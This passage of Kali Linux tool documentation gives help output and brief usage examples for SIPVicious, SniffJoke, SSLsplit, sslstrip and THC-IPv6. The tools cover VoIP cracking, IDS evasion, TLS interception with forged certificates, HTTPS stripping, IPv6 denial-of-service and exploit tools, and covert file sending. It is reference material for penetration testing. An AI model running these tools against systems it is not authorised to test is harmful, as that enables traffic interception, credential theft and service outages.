                      without                     receiving a response
                      back
  -D, --enabledefaults  Scan for default / typical passwords such as
                      1000,2000,3000 ... 1100, etc. This option is off by
                      default.                     Use --enabledefaults to
                      enable this functionality
  --domain=DOMAIN      force a specific domain name for the SIP message, eg.
                      -d example.org
```

svcrash–Attemptstostopunauthorizedsvwarandsvcrackscans

```
root@kali:~# svcrash -h
WARNING: No route found for IPv6 destination :: (no default route?)
Usage: svcrash [options]

Options:
  --version       show program's version number and exit
  -h, --help      show this help message and exit
  --auto          Automatically send responses to attacks
  --astlog=ASTLOG  Path for the asterisk full logfile
  -d IPADDR       specify attacker's ip address
  -p PORT         specify attacker's port
  -b              bruteforce the attacker's port
```

svreport–Managessessionsandexportsreportstovariousformats

```
root@kali:~# svreport -h
Usage: svreport [command] [options]

Supported commands:

               - list: lists all scans

               - export:   exports the given scan to a given format

               - delete:   deletes the scan

               - stats:    print out some statistics of interest
               - search:   search for a specific string in the user agent (svmap)

examples:

     svreport.py list

     svreport.py export -f pdf -o scan1.pdf -s scan1

     svreport.py delete -s scan1



Options:
  --version            show program's version number and exit
  -h, --help           show this help message and exit
  -v, --verbose        Increase verbosity
  -q, --quiet          Quiet mode
  -t SESSIONTYPE, --type=SESSIONTYPE
                       Type of session. This is usually either svmap, svwar
                       or svcrack. If not set I will try to find the best
                       match
  -s SESSION, --session=SESSION
                       Name of the session
  -f FORMAT, --format=FORMAT
                       Format type. Can be stdout, pdf, xml, csv or txt
  -o OUTPUTFILE, --output=OUTPUTFILE
                       Output filename
  -n                   Do not resolve the ip address
  -c, --count          Used togather with 'list' command to count the number
                       of entries
```

svmap–ListsSIPdevicesfoundonanIPrange

```
root@kali:~# svmap -h
Usage: svmap [options] host1 host2 hostrange
Scans for SIP devices on a given network

examples:

svmap 10.0.0.1-10.0.0.255 172.16.131.1 sipvicious.org/22 10.0.1.1/241.1.1.1-20 1.1.2-
20.* 4.1.*.*

svmap -s session1 --randomize 10.0.0.1/8
svmap --resume session1 -v

svmap -p5060-5062 10.0.0.3-20 -m INVITE



Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -v, --verbose         Increase verbosity
  -q, --quiet           Quiet mode
  -p PORT, --port=PORT  Destination port or port ranges of the SIP device - eg
                        -p5060,5061,8000-8100
  -P PORT, --localport=PORT
                        Source port for our packets
  -x IP, --externalip=IP
                        IP Address to use as the external ip. Specify this if
                        you have multiple interfaces or if you are behind NAT
  -b BINDINGIP, --bindingip=BINDINGIP
                        By default we bind to all interfaces. This option
                        overrides that and binds to the specified ip address
  -t SELECTTIME, --timeout=SELECTTIME
                        This option allows you to trottle the speed at which
                        packets are sent. Change this if you're losing
                        packets. For example try 0.5.
  -R, --reportback      Send the author an exception traceback. Currently
                        sends the command line parameters and the traceback
  -A, --autogetip       Automatically get the current IP address. This is
                        useful when you are not getting any responses back due
                        to SIPVicious not resolving your local IP.
  -s NAME, --save=NAME  save the session. Has the benefit of allowing you to
                        resume a previous scan and allows you to export scans
  --resume=NAME         resume a previous scan
  -c, --enablecompact   enable compact mode. Makes packets smaller but
                        possibly less compatible
  --randomscan          Scan random IP addresses
  -i scan1, --input=scan1
                        Scan IPs which were found in a previous scan. Pass the
                        session name as the argument
  -I scan1, --inputtext=scan1
                        Scan IPs from a text file - use the same syntax as
                        command line but with new lines instead of commas.
                        Pass the file name as the argument
  -m METHOD, --method=METHOD
                        Specify the request method - by default this is
                        OPTIONS.
  -d, --debug           Print SIP messages received
  --first=FIRST         Only send the first given number of messages (i.e.
                        usually used to scan only X IPs)
  -e EXTENSION, --extension=EXTENSION
                        Specify an extension - by default this is not set
  --randomize           Randomize scanning instead of scanning consecutive ip
                        addresses
  --srv                 Scan the SRV records for SIP on the destination domain
                        name.The targets have to be domain names - example.org
                        domain1.com
  --fromname=FROMNAME   specify a name for the from header
```

svwar – Identifies active extensions on a PBX

```
root@kali:~# svwar -h
Usage: svwar [options] target
examples:
svwar -e100-999 10.0.0.1
svwar -d dictionary.txt 10.0.0.2



Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -v, --verbose         Increase verbosity
  -q, --quiet           Quiet mode
  -p PORT, --port=PORT  Destination port or port ranges of the SIP device - eg
                        -p5060,5061,8000-8100
  -P PORT, --localport=PORT
                        Source port for our packets
  -x IP, --externalip=IP
                        IP Address to use as the external ip. Specify this if
                        you have multiple interfaces or if you are behind NAT
  -b BINDINGIP, --bindingip=BINDINGIP
                        By default we bind to all interfaces. This option
                        overrides that and binds to the specified ip address
  -t SELECTTIME, --timeout=SELECTTIME
                        This option allows you to trottle the speed at which
                        packets are sent. Change this if you're losing
                        packets. For example try 0.5.
  -R, --reportback      Send the author an exception traceback. Currently
```

```
                        sends the command line parameters and the traceback
  -A, --autogetip       Automatically get the current IP address. This is
                        useful when you are not getting any responses back due
                        to SIPVicious not resolving your local IP.
  -s NAME, --save=NAME  save the session. Has the benefit of allowing you to
                        resume a previous scan and allows you to export scans
  --resume=NAME         resume a previous scan
  -c, --enablecompact   enable compact mode. Makes packets smaller but
                        possibly less compatible
  -d DICTIONARY, --dictionary=DICTIONARY
                        specify a dictionary file with possible extension
                        names
  -m OPTIONS, --method=OPTIONS
                        specify a request method. The default is REGISTER.
                        Other possible methods are OPTIONS and INVITE
  -e RANGE, --extensions=RANGE
                        specify an extension or extension range  example: -e
                        100-999,1000-1500,9999
  -z PADDING, --zeropadding=PADDING
                        the number of zeros used to padd the username.
                        the options "-e 1-9999 -z 4" would give 0001 0002 0003
                        ... 9999
  --force               Force scan, ignoring initial sanity checks.
  -T TEMPLATE, --template=TEMPLATE
                        A format string which allows us to specify a template
                        for the extensions                     example
                        svwar.py -e 1-999 --template="123%#04i999" would scan
                        between 1230001999 to 1230999999"
  -D, --enabledefaults  Scan for default / typical extensions such as
                        1000,2000,3000 ... 1100, etc. This option is off by
                        default.                     Use --enabledefaults to
                        enable this functionality
  --maximumtime=MAXIMUMTIME
                        Maximum time in seconds to keep sending requests
                        without                    receiving a response
                        back
  --domain=DOMAIN       force a specific domain name for the SIP message, eg.
                        -d example.org
  --debug               Print SIP messages received
```

SVMAP USAGE EXAMPLE

Scan the given network range *(192.168.1.0/24)* and display verbose output *(-v)*:

```
root@kali:~# svmap 192.168.1.0/24 -v
```

```
INFO:DrinkOrSip:trying to get self ip .. might take a while
INFO:root:start your engines
INFO:DrinkOrSip:Looks like we received a SIP request from 192.168.1.202:5060
INFO:DrinkOrSip:Looks like we received a SIP request from 192.168.1.202:5060
INFO:DrinkOrSip:Looks like we received a SIP request from 192.168.1.202:5060
```

CATEGORIES: SNIFFING/SPOOFING *TAGS:* PASSWORDS, SNIFFING, SPOOFING, VOIP

SniffJoke

SNIFFJOKE PACKAGE DESCRIPTION

SniffJoke is an application for Linux that handle transparently your TCP connection, delaying, modifyng and inject fake packets inside your transmission, make them almost impossible to be correctly readed by a passive wiretapping technology (IDS or sniffer).

Source: https://github.com/vecna/sniffjoke

SniffJoke Homepage | Kali SniffJoke Repo

- Author: vecna, evilaliv3
- License: GPLv3

TOOLS INCLUDED IN THE SNIFFJOKE PACKAGE

sniffjoke–TransparentTCPconnectionscrambler

```
root@kali:~# sniffjoke --help
Usage: sniffjoke [OPTION]... :
 --location <name>  specify the network environment (suggested) [default: generic]
 --dir <name>        specify the base directory where the location reside [default:
/usr/local/var/sniffjoke/]
           [using both location and dir defaults, the configuration status will not be
saved]
 --user <username>  downgrade priviledge to the specified user [default: nobody]
 --group <groupname>    downgrade priviledge to the specified group [default: nogroup]
 --no-tcp       disable tcp mangling [default: tcp mangled]
 --no-udp       disable udp mangling [default: udp mangled]
 --whitelist        inject evasion packets only in the specified ip addresses
 --blacklist        inject evasion packet in all session excluding the blacklisted ip
address
 --start        if present, evasion i'ts activated immediatly [default: not present]
 --chain        enable chained hacking, powerful and entropic effects [default: disabled]
 --debug <level 0-5>    set verbosity level [default: 2]
           0: suppress log, 1: common, 2: verbose, 3: debug, 4: session 5: packets
 --foreground       running in foreground [default:background]
 --admin <ip>[:port]    specify administration IP address [default: 127.0.0.1:8844]
 --force       force restart (usable when another sniffjoke service is running)
 --gw-mac-addr      specify default gateway mac address [default: is autodetected]
 --version      show sniffjoke version
 --help        show this help

          http://www.delirandom.net/sniffjoke
```

sniffjokectl–ControllerforSniffJoke

```
root@kali:~# sniffjokectl --help
Usage: sniffjokectl [OPTIONS]... [COMMANDS]...
 --address <ip>[:port]  specify administration IP address [default: 127.0.0.1:8844]
 --version      show sniffjoke version
 --timeout       set milliseconds timeout when contacting SniffJoke service [default:
500]
 --help        show this help

when sniffjoke is running, you should send commands with a command line argument:
 start         start sniffjoke hijacking/injection
 stop          pause sniffjoke
 quit          quit sniffjoke
 saveconf      dump configuration file
 stat          get statistics about sniffjoke configuration and network
 info          get statistics about sniffjoke active sessions
 ttlmap        show the mapped hop count for destination
 showport      show the running port-aggressivity configuration
 set start:end value    set the injection's strogness over selected port [not supported!]
       need to be set in port-aggressivity.conf
 debug         [0-5] change the log debug level

          http://www.delirandom.net/sniffjoke
```

sj-commit-results–ThisscriptispartofSniffJokeautotest

```
root@kali:~# sj-commit-results -h
usage: /usr/bin/sj-commit-results options
This script is part of SniffJoke autotest
USUALLY - an user has not any needings in use this script

OPTIONS:
   -l      target location to send remotely
   -u      URL which commit to
           (both required)
```

sj-iptcpopt-probe–ThisscriptispartofSniffJokeautotest

```
root@kali:~# sj-iptcpopt-probe -h
usage: /usr/bin/sj-iptcpopt-probe options
This script is part of SniffJoke autotest

This script is invoked by sniffjoke-autotest and try the possibile
combination of IP/TCP header options for the testing 'location'

Is required a detailed test because different ISP will handle
differently these options, considering a packet acceptable or not
by internal policy, router configuration and updating frequency

by hand this script should accept these argument:

OPTIONS:
   -h      show this message
   -w      working directory                                (required)
            (eg: /tmp/home/, where sniffjoke-autotest is running)
   -u      testing URL                                      (required)
   -n      username to downgrade privileges
   -g      group to downgrade privileges
   -i      server IPv4 format 000.000.000.000                 (required)
```

sniffjoke-autotest–Thisscriptrunspluginstest

```
root@kali:~# sniffjoke-autotest -h
usage: /usr/bin/sniffjoke-autotest options

  This script runs plugins test along different destinations OS to determinate the
selection of plugins and options that correctly works in the current location.

  Every workplace (office, home, freewifi) you use, neet to be setup as location.

  Having a location correctly configurated IS THE ONLY WAY to have SniffJoke working;
  technical details will be found in:
http://www.delirandom.net/sniffjoke/sniffjoke-locations

OPTIONS:
   -h      show this message
   -l      location name                                    (required)
   -n      number of replicas to be passed for the single hack (default 1)
   -g      specify the group to privilege downgrade           (default: nogroup)
   -u      specify the user to privilege downgrade            (default: nobody)
```

SNIFFJOKE USAGE EXAMPLE

```
root@kali:~# coming soon
```

CATEGORIES: SNIFFING/SPOOFING *TAGS:* EVASION, SPOOFING

SSLsplit

SSLSPLIT PACKAGE DESCRIPTION

SSLsplit is a tool for man-in-the-middle attacks against SSL/TLS encrypted network connections. Connections are transparently intercepted through a network address translation engine and redirected to SSLsplit. SSLsplit terminates SSL/TLS and initiates a new SSL/TLS connection to the original destination address, while logging all data transmitted. SSLsplit is intended to be useful for network forensics and penetration testing.

SSLsplit supports plain TCP, plain SSL, HTTP and HTTPS connections over both IPv4 and IPv6. For SSL and HTTPS connections, SSLsplit generates and signs forged X509v3 certificates on-the-fly, based on the original server certificate subject DN and subjectAltName extension. SSLsplit fully supports Server Name Indication (SNI) and is able to work with RSA, DSA and ECDSA keys and DHE and ECDHE cipher suites. SSLsplit can also use existing certificates of which the private key is available, instead of generating forged ones. SSLsplit supports NULL-prefix CN certificates and can deny OCSP requests in a generic way. SSLsplit removes HPKP response headers in order to prevent public key pinning.

Source: http://www.roe.ch/SSLsplit

SSLsplit Homepage | Kali SSLsplit Repo

- Author: Daniel Roethlisberger
- License: BSD

TOOLS INCLUDED IN THE SSLSPLIT PACKAGE

sslsplit–TransparentandscalableSSL/TLSinterception

```
root@kali:~# sslsplit -h
Usage: sslsplit [options...] [proxyspecs...]
  -c pemfile  use CA cert (and key) from pemfile to sign forged certs
  -k pemfile  use CA key (and cert) from pemfile to sign forged certs
  -C pemfile  use CA chain from pemfile (intermediate and root CA certs)
  -K pemfile  use key from pemfile for leaf certs (default: generate)
  -t certdir  use cert+chain+key PEM files from certdir to target all sites
             matching the common names (non-matching: generate if CA)
  -O          deny all OCSP requests on all proxyspecs
  -P          passthrough SSL connections if they cannot be split because of
             client cert auth or no matching cert and no CA (default: drop)
  -g pemfile  use DH group params from pemfile (default: keyfiles or auto)
  -G curve    use ECDH named curve (default: secp160r2 for non-RSA leafkey)
  -Z          disable SSL/TLS compression on all connections
  -s ciphers  use the given OpenSSL cipher suite spec (default: ALL:-aNULL)
  -e engine   specify default NAT engine to use (default: netfilter)
  -E          list available NAT engines and exit
  -u user     drop privileges to user (default if run as root: nobody)
  -j jaildir  chroot() to jaildir (default if run as root: /var/empty)
  -p pidfile  write pid to pidfile (default: no pid file)
  -l logfile  connect log: log one line summary per connection to logfile
  -L logfile  content log: full data to file or named pipe (excludes -S)
  -S logdir   content log: full data to separate files in dir (excludes -L)
  -d          daemon mode: run in background, log error messages to syslog
  -D          debug mode: run in foreground, log debug messages on stderr
  -V          print version information and exit
  -h          print usage information and exit
  proxyspec = type listenaddr+port [natengine|targetaddr+port|"sni"+port]
  e.g.        http 0.0.0.0 8080 www.roe.ch 80  # http/4; static hostname dst
              https ::1 8443 2001:db8::1 443   # https/6; static address dst
              https 127.0.0.1 9443 sni 443     # https/4; SNI DNS lookups
              tcp 127.0.0.1 10025              # tcp/4; default NAT engine
              ssl 2001:db8::2 9999 pf          # ssl/6; NAT engine 'pf'
Example:
  sslsplit -k ca.key -c ca.pem -P  https 127.0.0.1 8443  https ::1 8443
```

SSLSPLIT USAGE EXAMPLE

Run in debug mode *(-D)*, log the connections *(-l connections.log)*, set the chroot jail *(-j /tmp/sslsplit/)*, save files to disk *(-S /tmp/)*, specify the key *(-k ca.key)*, specify the cert *(-c ca.crt)*, specify ssl *(ssl)*, and configure the proxy *(0.0.0.0 8443 tcp 0.0.0.0 8080)*:

```
root@kali:~# sslsplit -D -l connections.log -j /tmp/sslsplit/ -S /tmp/ -k ca.key -c ca.crt ssl 0.0.0.0 8443 tcp 0.0.0.0 8080
Generated RSA key for leaf certs.
SSLsplit 0.4.6 (built 2013-06-06)
Copyright (c) 2009-2013, Daniel Roethlisberger <daniel@roe.ch>
http://www.roe.ch/SSLsplit
Features: -DDISABLE_SSLV2_SESSION_CACHE -DHAVE_NETFILTER
NAT engines: netfilter* tproxy
netfilter:  IP_TRANSPARENT SOL_IPV6 !IPV6_ORIGINAL_DST
compiled against OpenSSL 1.0.1e 11 Feb 2013 (1000105f)
rtlinked against OpenSSL 1.0.1e 11 Feb 2013 (1000105f)
TLS Server Name Indication (SNI) supported
OpenSSL is thread-safe with THREADID
```

CATEGORIES: INFORMATION GATHERING, SNIFFING/SPOOFING***TAGS:*** INFOGATHERING, SNIFFING, SPOOFING, SSL

sslstrip

SSLSTRIP PACKAGE DESCRIPTION

sslstrip is a tool that transparently hijacks HTTP traffic on a network, watch for HTTPS links and redirects, and then map those links into look-alike HTTP links or homograph-similar HTTPS links. It also supports modes for supplying a favicon which looks like a lock icon, selective logging, and session denial.

Source: http://www.thoughtcrime.org/software/sslstrip/

sslstrip Homepage | Kali sslstrip Repo

- Author: Moxie Marlinspike
- License: GPLv3

TOOLS INCLUDED IN THE SSLSTRIP PACKAGE

sslstrip–SSL/TLSman-in-the-middleattacktool

```
root@kali:~# sslstrip -h

sslstrip 0.9 by Moxie Marlinspike
Usage: sslstrip <options>

Options:
-w <filename>, --write=<filename> Specify file to log to (optional).
-p , --post                     Log only SSL POSTs. (default)
-s , --ssl                      Log all SSL traffic to and from server.
-a , --all                      Log all SSL and HTTP traffic to and from server.
-l <port>, --listen=<port>       Port to listen on (default 10000).
-f , --favicon                   Substitute a lock favicon on secure requests.
-k , --killsessions              Kill sessions in progress.
-h                              Print this help message.
```

SSLSTRIP USAGE EXAMPLE

Write the results to a file *(-w sslstrip.log)*, listening on port 8080 *(-l 8080)*:

```
root@kali:~# sslstrip -w sslstrip.log -l 8080

sslstrip 0.9 by Moxie Marlinspike running...
```

CATEGORIES: INFORMATION GATHERING, SNIFFING/SPOOFING *TAGS:* SNIFFING, SPOOFING, SSL

THC-IPV6

THC-IPV6 PACKAGE DESCRIPTION

A complete tool set to attack the inherent protocol weaknesses of IPV6 and ICMP6, and includes an easy to use packet factory library.

Source: https://www.thc.org/thc-ipv6/

THC-IPV6 Homepage | Kali THC-IPV6 Repo

- Author: The Hacker's Choice
- License: AGPLv3

TOOLS INCLUDED IN THE THC-IPV6 PACKAGE

6to4test.sh–TestsiftheIPv4targethasadynamic6to4tunnelactive

```
root@kali:~# 6to4test.sh
Syntax: /usr/bin/6to4test.sh interface ipv4address
This little script tests if the IPv4 target has a dynamic 6to4 tunnel active
Requires address6 and thcping6 from thc-ipv6
```

address6–Convertsamacoripv4addresstoanipv6address

```
root@kali:~# address6
address6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax:
    address6 mac-address [ipv6-prefix]
    address6 ipv4-address [ipv6-prefix]
    address6 ipv6-address

Converts a mac or ipv4 address to an ipv6 address (link local if no prefix is
given as 2nd option) or, when given an ipv6 address, prints the mac or ipv4
address. Prints all possible variations. Returns -1 on errors or the number of
variations found
```

alive6–Showsaliveaddressesinthesegment

```
root@kali:~# alive6
alive6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: alive6 [-I srcip6] [-i file] [-o file] [-DM] [-p] [-F] [-e opt] [-s port,..]
[-a port,..] [-u port,..] [-W TIME] [-dlrvS] interface [unicast-or-multicast-address
[remote-router]]

Shows alive addresses in the segment. If you specify a remote router, the
packets are sent with a routing header prefixed by fragmentation
Options:
  -i file    check systems from input file
  -o file    write results to output file
  -M         enumerate hardware addresses (MAC) from input addresses (slow!)
  -D         enumerate DHCP address space from input addresses
  -p         send a ping packet for alive check (default)
  -e dst,hop send an errornous packets: destination (default), hop-by-hop
  -s port,port,..  TCP-SYN packet to ports for alive check
  -a port,port,..  TCP-ACK packet to ports for alive check
  -u port,port,..  UDP packet to ports for alive check
  -d         DNS resolve alive ipv6 addresses
  -n number  how often to send each packet (default: local 1, remote 2)
  -W time    time in ms to wait after sending a packet (default: 1)
  -S         slow mode, get best router for each remote target or when proxy-NA
  -I srcip6  use the specified IPv6 address as source
  -l         use link-local address instead of global address
  -v         verbose (twice: detailed information, thrice: dumping all packets)
Target address on command line or in input file can include ranges in the form
of 2001:db8::1-fff or 2001:db8::1-2:0-ffff:0:0-ffff, etc.
Returns -1 on errors, 0 if a system was found alive or 1 if nothing was found.
```

covert_send6 – Sends the content of FILE covertly to the target

```
root@kali:~# covert_send6
covert_send6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: covert_send6 [-m mtu] [-k key] [-s resend] interface target file [port]

Options:
  -m mtu     specifies the maximum MTU (default: interface MTU, min: 1000)
  -k key     encrypt the content with Blowfish-160
  -s resend  send each packet RESEND number of times, default: 1

Sends the content of FILE covertly to the target, And its POC - dont except
too much sophistication - its just put into the destination header.
```

covert_send6d – Writes covertly received content to FILE

```
root@kali:~# covert_send6d
covert_send6d v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

```

```
Syntax: covert_send6d [-k key] interface file

Options:
  -k key     decrypt the content with Blowfish-160

Writes covertly received content to FILE.
```

denial6–Performsvariousdenialofserviceattacksonatarget

```
root@kali:~# denial6
denial6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: denial6 interface destination test-case-number

Performs various denial of service attacks on a target
If a system is vulnerable, it can crash or be under heavy load, so be careful!
If not test-case-number is supplied, the list of shown.
```

detect-new-ip6–Thistoolsdetectsnewipv6addressesjoiningthelocalnetwork

```
root@kali:~# detect-new-ip6
detect-new-ip6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: detect-new-ip6 interface [script]

This tools detects new ipv6 addresses joining the local network.
If script is supplied, it is executed with the detected IPv6 address as first
and the interface as second command line option.
```

detect_sniffer6–TestsifsystemsonthelocalLANaresniffing

```
root@kali:~# detect_sniffer6
detect_sniffer6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: detect_sniffer6 interface [target6]

Tests if systems on the local LAN are sniffing.
Works against Windows, Linux, OS/X and *BSD
If no target is given, the link-local-all-nodes address is used, which
however rarely works.
```

dnsdict6–EnumeratesadomainforDNSentries

```
root@kali:~# dnsdict6
dnsdict6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: dnsdict6 [-d46] [-s|-m|-l|-x] [-t THREADS] [-D] domain [dictionary-file]
```

```
Enumerates a domain for DNS entries, it uses a dictionary file if supplied
or a built-in list otherwise. This tool is based on dnsmap by gnucitizen.org.

Options:
 -4      also dump IPv4 addresses
 -t NO   specify the number of threads to use (default: 8, max: 32).
 -D      dump the selected built-in wordlist, no scanning.
 -d      display IPv6 information on NS and MX DNS domain information.
 -S      perform SRV service name guessing
 -[smlx] choose the dictionary size by -s(mall=50), -m(edium=796) (DEFAULT)
           -l(arge=1416), or -x(treme=3211)
```

dnsrevenum6–PerformsafastreverseDNSenumerationandisabletocopewithslowservers

```
root@kali:~# dnsrevenum6
dnsrevenum6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: dnsrevenum6 dns-server ipv6address

Performs a fast reverse DNS enumeration and is able to cope with slow servers.
Examples:
  dnsrevenum6 dns.test.com 2001:db8:42a8::/48
  dnsrevenum6 dns.test.com 8.a.2.4.8.b.d.0.1.0.0.2.ip6.arpa
```

dnssecwalk–PerformDNSSECNSECwalking

```
root@kali:~# dnssecwalk
dnssecwalk v1.2 (c) 2013 by Marc Heuse <mh@mh-sec.de> http://www.mh-sec.de

Syntax: dnssecwalk [-e46] dns-server domain

Options:
 -e  ensure that the domain is present in found addresses, quit otherwise
 -4  resolve found entries to IPv4 addresses
 -6  resolve found entries to IPv6 addresses

Perform DNSSEC NSEC walking.

Example: dnssecwalk dns.test.com test.com
```

dos_mld.sh–Ifspecified,themulticastaddressofthetargetwillbedroppedfirst

```
root@kali:~# dos_mld.sh
Syntax:  /usr/bin/dos_mld.sh  [-2]  interface  [target-link-local-address  multicast-
address]
```

```
If specified, the multicast address of the target will be dropped first.
All multicast traffic will cease after a while.
Specify -2 to use MLDv2.
```

dos-new-ip6–Thistoolspreventsnewipv6interfacestocomeup

```
root@kali:~# dos-new-ip6
dos-new-ip6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: dos-new-ip6 interface

This tools prevents new ipv6 interfaces to come up, by sending answers to
duplicate ip6 checks (DAD). This results in a DOS for new ipv6 devices.
```

dump_router6–Dumpsalllocalroutersandtheirinformation

```
root@kali:~# dump_router6
dump_router6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: dump_router6 interface

Dumps all local routers and their information
```

exploit6–PerformsexploitsofvariousCVEknownIPv6vulnerabilitiesonthedestination

```
root@kali:~# exploit6
exploit6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: exploit6 interface destination [test-case-number]

Performs exploits of various CVE known IPv6 vulnerabilities on the destination
Note that for exploitable overflows only 'AAA...' strings are used.
If a system is vulnerable, it will crash, so be careful!
```

extract_hosts6.sh–printsthehostpartsofIPv6addressesinFILE

```
root@kali:~# extract_hosts6.sh
/usr/bin/extract_hosts6.sh FILE
prints the host parts of IPv6 addresses in FILE
```

extract_networks6.sh–printsthenetworksfoundinFILE

```
root@kali:~# extract_networks6.sh
/usr/bin/extract_networks6.sh FILE
prints the networks found in FILE
```

fake_advertise6–Advertiseipv6addressonthenetwork

```
root@kali:~# fake_advertise6
```

```
fake_advertise6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_advertise6 [-DHF] [-Ors] [-n count] [-w seconds] interface ip-address-
advertised [target-address [mac-address-advertised [source-ip-address]]]

Advertise ipv6 address on the network (with own mac if not specified),
sending it to the all-nodes multicast address if no target address is set.
Source ip addresss is the address advertised if not set.

Sending options:
  -n count    send how many packets (default: forever)
  -w seconds  wait time between the packets sent (default: 5)
Flag options:
  -O  do NOT set the override flag (default: on)
  -r  DO set the router flag (default: off)
  -s  DO set the solicitate flag (default: off)
ND Security evasion options (can be combined):
  -H  add a hop-by-hop header
  -F  add a one shot fragment header (can be specified multiple times)
  -D  add a large destination header which fragments the packet.
```

fake_dhcps6–FakeDHCPv6server

```
root@kali:~# fake_dhcps6
fake_dhcps6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_dhcps6 interface network-address/prefix-length dns-server [dhcp-server-
ip-address [mac-address]]

Fake DHCPv6 server. Use to configure an address and set a DNS server
```

fake_dns6d–FakeDNSserverthatservesthesameipv6addresstoanylookuprequest

```
root@kali:~# fake_dns6d
fake_dns6d v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_dns6d interface ipv6-address [fake-ipv6-address [fake-mac]]
Fake DNS server that serves the same ipv6 address to any lookup request
You can use this together with parasite6 if clients have a fixed DNS server
Note: very simple server. Does not honor multiple queries in a packet, norNS, MX, etc.
lookups.
```

fake_dnsupdate6–FakeDNSupdater

```
root@kali:~# fake_dnsupdate6
fake_dnsupdate6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org
```

```
Syntax: fake_dnsupdate6 dns-server full-qualified-host-dns-name ipv6address

Example: fake_dnsupdate6 dns.test.com myhost.sub.test.com ::1
```

fake_mipv6–Willredirectallpacketsforhome-addresstocare-of-address

```
root@kali:~# fake_mipv6
fake_mipv6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_mipv6 interface home-address home-agent-address care-of-address

If the mobile IPv6 home-agent is mis-configured to accept MIPV6 updates without
IPSEC, this will redirect all packets for home-address to care-of-address
```

fake_mld26

```
root@kali:~# fake_mld26
fake_mld26 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_mld26 [-l] interface add|delete|query [multicast-address [target-address
[ttl [own-ip [own-mac-address [destination-mac-address]]]]]]

This uses the MLDv2 protocol. Only a subset of what the protocol is able to
do is possible to implement via a command line. Code it if you need something.
Ad(d)vertise or delete yourself - or anyone you want - in a multicast group of your
choice
Query ask on the network who is listening to multicast addresses
Use -l to loop and send (in 5s intervals) until Control-C is pressed.
```

fake_mld6–Ad(d)vertiseordeleteyourself–oranyoneyouwant

```
root@kali:~# fake_mld6
fake_mld6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_mld6 [-l] interface add|delete|query [multicast-address [target-address
[ttl [own-ip [own-mac-address [destination-mac-address]]]]]]

Ad(d)vertise or delete yourself - or anyone you want - in a multicast group of your
choice
Query ask on the network who is listening to multicast addresses
Use -l to loop and send (in 5s intervals) until Control-C is pressed.
```

fake_mldrouter6–Announce,deleteorsoliciatedMLDrouter

```
root@kali:~# fake_mldrouter6
fake_mldrouter6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org
```

```
Syntax: fake_mldrouter6 [-l] interface advertise|solicitate|terminate [own-ip [own-mac-address]]

Announce, delete or soliciated MLD router - yourself or others.
Use -l to loop and send (in 5s intervals) until Control-C is pressed.
```

fake_pim6

```
root@kali:~# fake_pim6
fake_pim6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax:
  fake_pim6 [-t ttl] [-s src6] [-d dst6] interface hello [dr_priority]
  fake_pim6 [-t ttl] [-s src6] [-d dst6] interface join|prune neighbor6 multicast6 target6

The hello command takes optionally the DR priority (default: 0).
The join and prune commands need the multicast group to modify, the target
address that joins or leavs and the neighbor PIM router
Use -s to spoof the source ip6, -d to send to another address than ff02::d,
and -t to set a different TTL (default: 1)
```

fake_router26–Announceyourselfasarouterandtrytobecomethedefaultrouter

```
root@kali:~# fake_router26
fake_router26 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_router26 [-E type] [-A network/prefix] [-R network/prefix] [-D dns-server] [-s sourceip] [-S sourcemac] [-ardl seconds] [-Tt ms] [-n no] [-i interval] interface

Options:
 -A network/prefix  add autoconfiguration network (up to 16 times)
 -a seconds         valid lifetime of prefix -A (defaults to 99999)
 -R network/prefix  add a route entry (up to 16 times)
 -r seconds         route entry lifetime of -R (defaults to 4096)
 -D dns-server      specify a DNS server (up to 16 times)
 -L searchlist      specify the DNS domain search list, seperate entries with ,
 -d seconds         dns entry lifetime of -D (defaults to 4096
 -M mtu             the MTU to send, defaults to the interface setting
 -s sourceip        the source ip of the router, defaults to your link local
 -S sourcemac       the source mac of the router, defaults to your interface
 -l seconds         router lifetime (defaults to 2048)
 -T ms              reachable timer (defaults to 0)
 -t ms              retrans timer (defaults to 0)
 -p priority        priority "low", "medium", "high" (default), "reserved"
 -F flags           Set one or more of the following flags: managed, other,
                  homeagent, proxy, reserved; seperate by comma
 -E type            Router Advertisement Guard Evasion option. Types:
    H             simple hop-by-hop header
    1             simple one-shot fragmentation header (can add multiple)
    D             insert a large destination header so that it fragments
    O             overlapping fragments for keep-first targets (Win, BSD, Mac)
    o             overlapping fragments for keep-last targets (Linux, Solaris)
                   Examples: -E H111, -E D
 -m mac-address     if only one machine should receive the RAs (not with -E DoO)
 -i interval        time between RA packets (default: 5)
 -n number          number of RAs to send (default: unlimited)

Announce yourself as a router and try to become the default router.
If a non-existing link-local or mac address is supplied, this results in a DOS.
```

